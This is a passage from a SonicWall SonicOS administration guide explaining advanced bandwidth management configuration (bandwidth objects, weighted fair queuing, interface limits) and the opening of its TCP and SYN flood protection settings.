Direction of Traffic Flow	Direction of Interface X0	Direction of Interface X1	BWM Classifier
Client to Server	Egress	Ingress	Egress
Server to Client	Ingress	Egress	Ingress

To be compatible with traditional bandwidth management settings in WAN zones, the terms inbound and outbound are still supported to define traffic direction. These terms are only applicable to active WAN zone interfaces.

- Outbound – Traffic from LAN\DMZ zone to WAN zone (Egress).
- Inbound – Traffic from WAN zone to LAN\DMZ zone (Ingress).

Topics:

Elemental Bandwidth Settings

The Elemental Bandwidth Settings feature enables a bandwidth object to be applied to individual elements under a parent traffic class. Elemental Bandwidth Settings is a sub-option of Firewall > Bandwidth Objects. The following table shows the parameters that are configured under Elemental Bandwidth Settings.

Elemental Bandwidth Settings

Name	Description
Enable Per-IP Bandwidth Management	When enabled, the maximum elemental bandwidth setting applies to each IP address under the parent traffic class.
Maximum Bandwidth	The maximum elemental bandwidth that can be allocated to an IP address under the parent traffic class. The maximum elemental bandwidth cannot be greater than the maximum bandwidth of its parent class.

When you enable Per-IP Bandwidth Management, the IP address of the initiator is used as the key to identify an elemental traffic flow. The Responder IP address is ignored.

Zone-Free Bandwidth Management

The zone-free bandwidth management feature enables bandwidth management on all interfaces regardless of their zone assignments. Previously, bandwidth management only applied to these zones:

- LAN\DMZ to WAN\VPN
- WAN\VPN to LAN\DMZ

In SonicOS 5.9, zone-free bandwidth management can be performed across all interfaces regardless of zone.

Zone-free bandwidth management allows administrators to configure the maximum bandwidth limitation independently, in either the ingress or egress direction, or both, and apply it to any interfaces using Access Rules and Application Rules.

NOTE: Interface bandwidth limitation is only available on physical interfaces. Failover and load balancing configuration does not affect interface bandwidth limitations.

Weighted Fair Queuing

Traditionally, SonicOS bandwidth management distributes traffic to 8 queues based on the priority of the traffic class of the packets. These 8 queues operate with strict priority queuing. Packets with the highest priority are always transmitted first.

Strict priority queuing can cause high priority traffic to monopolize all of the available bandwidth on an interface, and low priority traffic will consequently be stuck in its queue indefinitely. Under strict priority queuing, the scheduler always gives precedence to higher priority queues. This can result in bandwidth starvation to lower priority queues.

Weighted Fair queuing (WFQ) alleviates the problem of bandwidth starvation by servicing packets from each queue in a round robin manner, so that all queues are serviced fairly within a given time interval. High priority queues get more service and lower priority queues get less service. No queue gets all the service because of its high priority, and no queue is left unserviced because of its low priority.

For example, Traffic Class A is configured as Priority 1 with a maximum bandwidth of 400 kbps. Traffic Class B is configured as Priority 3 with a maximum bandwidth of 600 kbps. Both traffic classes are queued to an interface that has a maximum bandwidth of only 500kbps. Both queues will be serviced based on their priority in a round robin manner. So, both queues will be serviced, but Traffic Class A will be transmitted faster than Traffic Class B.

The following table shows the shaped bandwidth for each consecutive sampling interval:

Shaped Bandwidth for Consecutive Sampling Intervals

Sampling Interval	Traffic Class A		Traffic Class B	
	Incoming kbps	Shaped kbps	Incoming kbps	Shaped kbps
1	500	380	500	120
2	500	350	500	150
3	400	300	800	200
4	600	400	400	100
5	200	180	600	320
6	200	200	250	250

Configuring Advanced Bandwidth Management

Advanced Bandwidth Management is configured as follows:


- Enabling Advanced Bandwidth Management
- Configuring Bandwidth Policies
- Setting Interface Bandwidth Limitations

Enabling Advanced Bandwidth Management

To enable Advanced Bandwidth Management:

1 On the SonicWall Security Appliance, go to **Firewall Settings** > **BWM**.

2 Set the **Bandwidth Management Type** option to **Advanced**.



3 Click **Accept**.

NOTE: When Advanced BWM is selected, the priorities fields are disabled and cannot be set here. Under Advanced BWM, the priorities are set in bandwidth policies. See Configuring Bandwidth Policies.

Configuring Bandwidth Policies

Bandwidth policies are configured as follows:


- Configuring a Bandwidth Object
- Enabling Elemental Bandwidth Management

- Enabling a Bandwidth Object in an Access Rule
- Enabling a Bandwidth Object in an Action Object

Configuring a Bandwidth Object


To configure a bandwidth object:

1 On the SonicWall Security Appliance, go to **Firewall** > **Bandwidth Objects**.



2 Do one of the following:

- Click the **Add** button to create a new Bandwidth Object.
- Click the **Configure** button of the Bandwidth Object you want to change.



3 Click the **General** tab.

4 In the **Name** box, enter a name for this bandwidth object.

5 In the **Guaranteed Bandwidth** box, enter the amount of bandwidth that this bandwidth object will guarantee to provide for a traffic class (in kbps or Mbps).

6 In the **Maximum Bandwidth** box, enter the maximum amount of bandwidth that this bandwidth object will provide for a traffic class.

NOTE: The actual allocated bandwidth may be less than this value when multiple traffic classes compete for a shared bandwidth.

7 In the **Traffic Priority** box, enter the priority that this bandwidth object will provide for a traffic class. The highest priority is 0. The lowest priority is 7.

NOTE: When multiple traffic classes compete for shared bandwidth, classes with the highest priority are given precedence.

8 In the **Violation Action** box, enter the action that this bandwidth object will provide (delay or drop) when traffic exceeds the maximum bandwidth setting.

- **Delay** specifies that excess traffic packets will be queued and sent when possible.
- **Drop** specifies that excess traffic packets will be dropped immediately.

9 In the **Comment** box, enter a text comment or description for this bandwidth object.


Enabling Elemental Bandwidth Management

Elemental Bandwidth Management enables the SonicOS to enforce bandwidth rules and policies on each individual IP that passes through the firewall.

To enable elemental bandwidth management in a bandwidth object:

1 On the SonicWall Security Appliance, go to **Firewall** > **Bandwidth Objects**.

2 Click the **Configure** button of the Bandwidth Object you want to change.



3 Click the **Elemental** tab.

4 Select the **Enable Per-IP Bandwidth Management** option.

5 In the **Maximum Bandwidth** box, enter the maximum elemental bandwidth that can be allocated to a protocol under the parent traffic class.

NOTE: When enabled, the maximum elemental bandwidth setting applies to each individual IP under the parent traffic class.

Enabling a Bandwidth Object in an Access Rule

Bandwidth objects (and their configurations) can be enabled in Access Rules.


To enable a bandwidth object in an Access Rule:

1 On the SonicWall Security Appliance, go to **Firewall** > **Access Rules**.

2 Do one of the following:

- Click the **Add** button to create a new Access Rule.
- Click the **Configure button for the appropriate Access Rule**.

3 Click the **BWM** tab.



4 To enable a bandwidth object for the egress direction, under **Bandwidth Management**, select the **Enable Egress Bandwidth Management** check box.

5 From the **Select a Bandwidth Object** list, select the bandwidth object you want for the egress direction.

6 To enable a bandwidth object for the ingress direction, under **Bandwidth Management**, select the **Enable Ingress Bandwidth Management** check box.

7 From the **Select a Bandwidth Object** list, select the bandwidth object you want for the ingress direction.

8 To enable bandwidth usage tracking, select the **Enable Tracking Bandwidth Usage** option.

9 Click **OK**.


Enabling a Bandwidth Object in an Action Object

To enable a bandwidth object in an action object:

1 On the SonicWall Security Appliance, go to **Firewall** > **Action Objects**.

2 If creating a new action object, in the **Action Name** list, enter a name for the action object.

3 From the **Action** list, select **Bandwidth Management**.



4 In the **Bandwidth Aggregation Method** list, select the appropriate bandwidth aggregation method.

5 To enable bandwidth management in the egress direction, select the **Enable Egress Bandwidth Management** option.

6 From the **Bandwidth Object** list, select the bandwidth object for the egress direction.

7 To enable bandwidth management in the ingress direction, select the **Enable Ingress Bandwidth Management** option.

8 From the **Bandwidth Object** list, select the bandwidth object for the ingress direction.

9 To enable bandwidth usage tracking, select the **Enable Tracking Bandwidth Usage** option.


Setting Interface Bandwidth Limitations

To set the bandwidth limitations for an interface:

1 On the SonicWALL Security Appliance, go to **Network** > **Interfaces**.

2 Click the **Configure button for the appropriate interface**.

3 Click the **Advanced** tab.



4 Under **Bandwidth Management**, select the **Enable Interface Egress Bandwidth Limitation** option. This option is not selected by default.

When this option is selected and **BWM Management Type** is set to:

- **Global**, if there isn't a corresponding Access Rule or App Rule, the total egress traffic on the interface is limited to the amount specified in the **Maximum Interface Egress Bandwidth (kbps)** field.
- **Advanced**, the maximum available egress BWM is defined, but as advanced BWM is policy based, the limitation is not enforced unless there is a corresponding Access Rule or App Rule.

When this option is not selected, no bandwidth limitation is set at the interface level, but egress traffic can still be shaped using other options.

5 In the **Maximum Interface Egress Bandwidth (kbps)** chec kbox, enter the maximum egress bandwidth for the interface (in kilobytes per second). The default is 384.000000 Kbps.

6 Select the **Enable Interface Ingress Bandwidth Limitation** option. This option is not selected by default.

When this option is selected and **BWM Management Type** is set to:

- **Global**, if there isn't a corresponding Access Rule or App Rule, the total ingress traffic on the interface is limited to the amount specified in the **Maximum Interface Ingress Bandwidth (kbps)** field.
- **Advanced**, the maximum available ingress BWM is defined, but as advanced BWM is policy based, the limitation is not enforced unless there is a corresponding Access Rule or App Rule.

When this option is not selected, no bandwidth limitation is set at the interface level, but ingress traffic can still be shaped using other options.

7 In the **Maximum Interface Ingress Bandwidth (kbps)** box, enter the maximum ingress bandwidth for the interface (in kilobytes per second). The default is 384.000000 Kbps.

8 Click **OK**.

Upgrading to Advanced Bandwidth Management

Advanced Bandwidth Management uses Bandwidth Objects as the configuration method. Bandwidth objects are configured under **Firewall** > **Bandwidth Objects**, and can then be enabled in **Access Rules**.

Traditional Bandwidth Management configuration is not compatible with SonicOS 5.9 firmware. However, to ensure that customers can maintain their current network settings, customers can use the Advanced Bandwidth Management Upgrade feature, when they install the SonicOS 5.9 firmware.

The Advanced Bandwidth Upgrade feature automatically converts all active, valid, traditional BWM configurations to the Bandwidth Objects design model.


In traditional BWM configuration, the BWM engine only affects traffic when it is transmitted through the primary WAN interface or the active load balancing WAN interface. Traffic that does not pass through these interfaces, is not subject to bandwidth management regardless of the **Access Rule** or **App Rule** settings.

Under Advanced Bandwidth Management, the BWM engine can enforce Bandwidth Management settings on any interface.


During the Advanced Bandwidth Management Upgrade process, the SonicOS translates the traditional BWM settings into a default Bandwidth Object and links it to the original classifier rule (**Access Rule** or **App Rule**). The auto-generated default Bandwidth Object inherits all the BWM parameters for both the Ingress and Egress directions.

The two following graphics show the traditional BWM settings. The graphic that follows them shows the new Bandwidth Objects which are automatically generated during the Advanced Bandwidth Management Upgrade process.


This graphic shows the traditional **Access Rule** settings from the **Firewall** > **Access Rules** > **Configure** dialog:



This graphic shows the traditional **Action Object** settings from the **Firewall** > **Action Object** > **Configure** dialog:



The following graphic shows the four new Bandwidth Objects which are automatically generated during the Advanced Bandwidth Management Upgrade process. These settings can be viewed on the **Firewall** > **Bandwidth Objects** screen.




76

Configuring Flood Protection

- Firewall Settings > Flood Protection
  - TCP Settings
  - SYN Flood Protection Methods
  - Configuring Layer 3 SYN Flood Protection - SYN Proxy
  - Configuring Layer 2 SYN/RST/FIN Flood Protection - MAC Blacklisting
  - UDP Settings
  - UDP Flood Protection
  - ICMP Flood Protection
  - Traffic Statistics


Firewall Settings > Flood Protection



The **Firewall Settings > Flood Protection** page lets you manage TCP (Transmission Control Protocol) traffic settings and view statistics on TCP Traffic through the security appliance.

Topics:

TCP Settings



The **TCP Settings** section allows you to:

- **Enforce strict TCP compliance with RFC 793 and RFC 1122** – Select to ensure strict compliance with several TCP timeout rules. This setting maximizes TCP security, but it may cause problems with the Window Scaling feature for Windows Vista users. When this option is selected, the **Enable TCP handshake enforcement** option becomes active.
  - **Enable TCP handshake enforcement** – Require a successful three-way TCP handshake for all TCP connections.
- **Enforce strict TCP compliance with RFC 5961** – Select to ensure compliance with IETF RFC 5961. RFC 5961 protects against vulnerability CVE-2004-0230 by stopping spoofed off-path TCP packet injection attacks. This option is selected by default.

> **CAUTION: For maximum security, all client devices are recommended to be updated to comply with RFC 5961. It is not recommended to disable this option; to do so should be done with caution and *only* if legacy client devices have not been updated to follow RFC 5961 *and* RST floods are occurring.**

- **Enable TCP checksum enforcement** – If an invalid TCP checksum is calculated, the packet is dropped.

- **Default TCP Connection Timeout** – The default time assigned to Access Rules for TCP traffic. If a TCP session is active for a period in excess of this setting, the TCP connection is cleared by the SonicWall. The default value is **5** minutes, the minimum value is 1 minute, and the maximum value is 999 minutes.

  NOTE: Setting excessively long connection time-outs slows the reclamation of stale resources, and in extreme cases, could lead to exhaustion of the connection cache.

- **Maximum Segment Lifetime (seconds)** – Determines the number of seconds that any TCP packet is valid before it expires. The minium value is 1 second, the maximum value is 60 seconds, and the default value is **8** seconds.

  This setting is also used to determine the amount of time (calculated as twice the Maximum Segment Lifetime, or 2MSL) that an actively closed TCP connection remains in the TIME_WAIT state to ensure that the proper FIN/ACK exchange has occurred to cleanly close the TCP connection.

SYN Flood Protection Methods

SYN/RST/FIN Flood protection helps to protect hosts behind the SonicWall from Denial of Service (DoS) or Distributed DoS attacks that attempt to consume the host's available resources by creating one of the following attack mechanisms:

- Sending TCP SYN packets, RST packets, or FIN packets with invalid or spoofed IP addresses.
- Creating excessive numbers of half-opened TCP connections.

Topics:

- SYN Flood Protection Using Stateless Cookies
- Layer-Specific SYN Flood Protection Methods
- Understanding SYN Watchlists
- Understanding a TCP Handshake

SYN Flood Protection Using Stateless Cookies

